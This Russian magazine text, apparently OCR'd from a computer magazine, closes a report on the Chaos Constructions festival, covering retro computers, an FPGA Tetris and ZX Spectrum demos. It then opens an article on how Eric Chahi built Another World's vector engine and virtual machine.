
Было выдвинуто предложение организовать наконец музей и объединить коллекции, но те, кто уже прикидывал в голове бизнес-план, отсоветовали этим заниматься. Хотелось бы надеяться, что рано или поздно из этих мечтаний все же что-нибудь выйдет — в особенности если музей унаследует традицию выставки Chaos Constructions, где каждый старый компьютер включен и по возможности снабжен софтом, а посетителям разрешается садиться и нажимать на кнопки сколько душе угодно.



Одной из жемчужин выставки стал векторный компьютер Vectrex 1982 года. О его уникальных особенностях рассказывали на соответствующем семинаре. Я туда не попал и ограничился тем, что поиграл на «Вектрексе» в тамошний порт Asteroids. Для 1982 года поразительно плавная анимация и четкая графика. Правда, всего лишь черно-белые контуры в отличие от буйства красок на тех же ZX Spectrum, Amiga и Commodore

ТЕТРИС НА FPGA

Мейкерское движение набирает обороты в России, и Chaos Constructions — отличное тому подтверждение. Я уже упомянул о появлении пары немаленьких 3D-принтеров (в 2011 году в качестве диковинки был одинокий RepRap), а также мастер-классы по сборке роботов и программированию контроллеров для домашней автоматизации.



Еще мне удалось застать лекцию Ивана Шевчука, на которой он рассказал о том, как написал клон «Тетриса» на Verilog и заставил игру работать на FPGA — без всякого процессора и операционной системы. Подробности можно прочесть в его статье на «Хабрахабре», доступны и исходники с комментариями.

Как ни странно, интересующихся этим изощренным упражнением набралось не так много. Возможно, люди делятся на тех, кто и так знает, как делать подобные вещи, и тех, кто понимает, что вряд ли этим займется. Впрочем, хоть я и отношусь ко второй категории, послушать все равно было интересно.

IT'S DEMO TIME!

Конкурсы демо — еще одна неотъемлемая часть фестиваля. К сожалению, все демки на большом экране я посмотреть не успел, но это упущение всегда можно наверстать, заглянув в соответствующий раздел на официальном сайте. Я же дождался своего любимого конкурса — ZX Spectrum Enhanced.




На этом снимке трибуна пустует, но к началу показа демо она была набита битком

Для непосвященных нужно пояснить: Sinclair ZX Spectrum — это компьютер 1982 года выпуска с 48 Кбайт доступной программам памяти и восьмибитным процессором Zilog Z80. Компьютер этот был невероятно популярен в России в конце восьмидесятых и начале девяностых и до сих пор продолжает оставаться стандартом для упражнений в написании демо, а также объектом для экспериментов в апгрейде. Enhanced в названии конкурса означает, что демо создавались не для оригинального ZX Spectrum, а для усовершенствованного.

Я был не одинок в своем любопытстве: зал наполнился людьми задолго до начала, которого пришлось подождать. Работы традиционно показывали не в записи, а на настоящем железе, и, судя по объявлению организаторов, чья-то работа привела машину в негодность, за что была дисквалифицирована (шутка это или нет, я так и не узнал). Когда компьютер заменили, народу были представлены такие демо, которых во времена классического ZX Spectrum существовать не могло: плавная анимация, трехмерная графика, полноцветная картинка без характерных для «Спектрума» цветовых «лесенок».

Последнее демо (Space Invaders vs Mario) настолько поразило присутствующих, что те стали громко вопрошать о характеристиках компьютера. Узнав, что это ZX Evolution с четырьмя мегабайтами памяти и видеоадаптером, который поддерживает спрайты и плавный скроллинг, многие были разочарованы: все, что в нем осталось от классического «Спектрума», — это процессор, да и тот может работать в турборежиме 14 МГц вместо стандартных 3,5. Но еще больше оказалось тех, кто захотел немедленно приобрести это чудо русской инженерной мысли. Сделать это можно, зайдя по адресу tetroid.nedopc.com (правда, придется дожидаться пересылки из Новосибирска), а спецификации и наборы деталей доступны на сайте разработчиков — группы NedoPC.

За всем сразу не уследишь, и здесь я постарался описать только то, что оставило наиболее яркие впечатления. Был еще, к примеру, семинар Алексея Тюрина, которого читатели Х знают по рубрике Easy Hack. Алексей рассказывал о своей в последнее время любимой теме — взломе протокола Cisco TACACS+. Я не без гордости отметил, что его семинар прошел с аншлагом. Были и другие интересные вещи: конкурс Realtime Projection (это как демо, но анимация проецируется на набор белых геометрических фигур), концерты и соревнования в скоростном написании компьютерных игр.




Кажется, эти люди соревнуются во взломе калькуляторов

Конечно, Chaos Constructions — это мероприятие не для всех. Не каждый интересуется демосценой или старыми компьютерами, не каждого привлекает ковыряние в железе. Кого-то может смутить, что немалая часть участников — это друзья по форумам или IRC. Но лично для меня «Хаос» — это уникальное место, где встречаются новые и старые технологии, инженерная мысль и настоящее искусство.


РОЖДЕНИЕ ANOTHER WORLD

КАК ГЕЙМ-ДИЗАЙНЕР В ОДИНОЧКУ СОЗДАЛ ЛЕГЕНДАРНУЮ ИГРУ



Евгений Зобнин
androidstreet.net

Хорошие игры делать сложно, особенно когда нужные тебе технологии еще не изобрели. Автор культовой игры Another World собственными силами создал виртуальную машину, векторный движок и средства разработки. Результат — игра невообразимого для своего времени технического уровня.



Увидевшая свет в 1991 году Another World произвела фурор в игровом мире, обрела статус культовой и до сих пор считается одной из лучших игр всех времен. Необычный игровой движок, динамика боевика, отличный сюжет, проработанный игровой мир и просто любовь автора к своему детищу — все это сделало игру запоминающейся и во многом революционной. Однако с технической стороны Another World не менее, а может, даже и более интересна.

Эрик Шайи (Eric Chahi) потратил два года ежедневного труда на то, чтобы в одиночку создать Another World. Он написал движок игры, спроектировал дизайн уровней, нарисовал всех персонажей, объекты и фоны, записал звуки и вступительные ролики и даже нарисовал картинку для коробки с дискетой. Попутно ему пришлось изобрести аналог Flash — и это в конце восьмидесятых годов!

Хронология выхода Another World на разных платформах

1991 — Amiga, Atari ST
1992 — Apple IIGS, DOS, SNES, Mega Drive
1993 — 3DO
2004 — Game Boy Advanced
2005 — Windows XP, Symbian OS, Windows Mobile
2011 — iOS
2012 — Android

ЛОГОВО ДРАКОНА

В 1983 году мало кому неизвестная сегодня компания Cinematronics выпустила игровой автомат с очень необычной для того времени игрой Dragon's Lair. Она не была прошита в постоянную память устройства или на магнитный носитель, как это обычно бывает. Вместо этого в автомате стоял привод LaserDisk — предшественник современных CD и DVD размером с грампластинку.



Кадр из оригинальной версии Dragon's Lair

Dragon's Lair представляла собой интерактивный мультфильм, разбитый на множество частей и записанный на диск. В определенные моменты игрок должен был нажимать те или иные кнопки, и в зависимости от правильности и своевременности нажатия головка привода перемещалась к следующему эпизоду либо к эпизоду смерти героя.
По уровню графики и анимации Dragon's Lair мало уступала диснеевским мультфильмам, и немудрено — к разработке приложил руку бывший аниматор студии Disney Дон Блут (Don Bluth). И это во времена, когда Digger был новой игрой, а до выхода первого Super Mario оставалось два года!

Неудивительно, что «Логово дракона» ждала популярность. За следующие тридцать лет игра была портирована на десятки различных платформ, включая PlayStation 3, Xbox 360, iOS и Android. Среди первых был порт на Amiga — едва ли не лучший компьютер восьмидесятых.

Именно порт Dragon's Lair для Amiga в 1989 году увидел Эрик Шайи, к тому времени хоть и молодой, но уже опытный аниматор и программист. Почти сразу в его голову пришла идея, что нечто подобное можно реализовать с помощью векторной графики, сократив при этом объем игры всего до одной дискеты вместо шести, на которых распространялась версия Dragon's Lair для Amiga. Кстати, полноценное видео с лазердисков в ней заменили на спрайты, от чего анимация стала не такой роскошной. Векторная графика позволила бы обойти эту проблему.

В то время векторная графика уже вовсю использовалась в компьютерных играх, в особенности в игровых автоматах, оснащенных векторными мониторами, но идея использовать ту же технологию для анимации была в новинку. Поэтому первым делом нужно было проверить идею на жизнеспособность.

Эрик на тот момент уже два месяца изучал ассемблер процессора Motorola 68000, и поэтому на реализацию proof of concept у него ушла всего неделя. Как оказалось, производительности 68000 вполне хватало для отрисовки десяти полигонов (закрашенных многоугольников) на скорости 50 кадров в секунду. Этого было вполне достаточно для реализации полноценной игры для Atari ST и Amiga 500, где стоял тот же процессор.

20 КБАЙТ

Эрик Шайи убедился, что технология работает, но браться за саму игру было рано: требовалось средство создания векторных изображений и анимации, а готовых решений в то время еще не было. Шайи написал нужный инструмент сам на языке GFA Basic со вставками на ассемблере для лучшей производительности.

Самописный векторный редактор

Изюминка редактора была в том, что он не только позволял создавать изображения и анимацию, но и включал в себя движок самой игры, так что отлаживать и менять игровой процесс можно было на лету. Движок представлял собой виртуальную машину размером 20 Кбайт, которая запускала байт-код игры, хранившийся на дискете. Эрик Шайи объяснил такой подход тем, что просто хотел уйти от особенностей ОС и аппаратной архитектуры и упростить разработку игры (байт-код не нужно было компилировать). В дальнейшем виртуальная машина позволила легко портировать игру на множество платформ.



INFO

